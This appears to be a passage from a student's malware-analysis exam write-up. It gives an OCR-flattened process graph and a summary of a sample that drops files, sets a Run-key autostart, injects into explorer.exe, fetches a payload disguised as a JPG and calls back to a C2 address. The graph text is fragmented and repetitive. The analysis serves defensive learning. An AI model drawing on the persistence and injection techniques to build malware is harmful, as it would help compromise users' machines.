
Provide a visualization for the whole execution life cycle (or execution flow) of the sample. You do not have to use ProcDOT, you can draw it using any tool you prefer.

Answer



C:\Users\AdminELS\AppData\Local\Temp\pic1.jpg
C:\Users\AdminELS\AppData\Local\Temp\pic2.jpg
C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg
C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg
C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg
C:\Users\AdminELS\AppData\Local\Temp\footer.jpg
C:\Users\AdminELS\AppData\Local\Temp\runme.bat
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunWdLoader
(AUTOSTART!)
C:\Users\AdminELS\AppData\Local\Temp\s454.0
C:\Users\AdminELS\AppData\Local\Temp\s454.1
C:\Users\AdminELS\AppData\Local\Temp\s454.2
C:\Users\AdminELS\AppData\Local\Temp\s454.3
C:\Users\AdminELS\AppData\Local\Temp\s454.4
C:\Users\AdminELS\Downloads\Samples\Final_Exam\ph.exe
CREATE FILE
CREATE FILE
CREATE FILE
CREATE FILE
CREATE FILE
CREATE FILE

picture 102


CREATE FILE
KILL OWN PROCESS
HAS THREAD
CREATE PROCESS
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475
HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2561894947-3890630065-1692720143-1002\Device\HarddiskVolume2\Users\AdminELS\Downloads\Samples\Final_Exam\FinalExam_patched.exe
(AUTOSTART!)
CREATE THREAD


C:\Users\AdminELS\Downloads\Samples\Final_Exam\loader.exe
[8]
loader.exe
(PID: 7328)
IS BASED ON
HAS THREAD
KILL OWN PROCESS
8840
[4]
Conhost.exe
(PID: 4684)
HAS THREAD
5320
[6]
Conhost.exe
(PID: 5016)
HAS THREAD
1524
[7]
PING.EXE
(PID: 1572)
HAS THREAD
KILL OWN PROCESS
4416
INJECT THREAD
7992
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\DYTJ986L\banner[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\DYTJ986L\start[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\JYT31IBF\plc1[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\JYT31IBF\plc2[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\5VI5GN82\plc3[1].jpg
CREATE FILE
2820
CREATE FILE
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\plc4[1].jpg
Explorer.EXE
(PID: 6128)
HAS THREAD
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg
6936
CREATE PROCESS
[7]
PING.EXE
(PID: 1572)
HAS THREAD
KILL OWN PROCESS
4416
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\DYTJ986L\banner[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\DYTJ986L\start[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\JYT31IBF\plc1[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\JYT31IBF\plc2[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\5VI5GN82\plc3[1].jpg
[1]
FinalExam_patched.exe
(PID: 5368)
HAS THREAD
47-3890630063-1692720143-1002\Device\HarddiskVolume2\Users\AdminELS\Downloads\Samples\Final_Exam\FinalExam_patched.exe
(AUTOSTART)
2820
CREATE FILE
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\plc4[1].jpg
Explorer.EXE
(PID: 6128)
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\DYTJ986L\plc5[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\JYT31IBF\footer[1].jpg
C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\5VI5GN82\runme[1].bat
6784

picture 107



---

10 - Summary & Conclusion

Question

This one is very simple, just write a summary of your analysis.

Answer

The sample `FinalExam.exe` is capable of downloading additional file from `www.elsmap.com` - a packed executable obfuscated as a JPG file, which performs DLL injection into `explorer.exe` and make a reverse connection to the C2 IP address `192.168.210.132`.

Based on the finding, the possible measures to be taken to prevent this malware from causing further damaging will be:

- Block the IP address `192.168.210.132` in the network
- Block the domain `www.elsmap.com` in the network
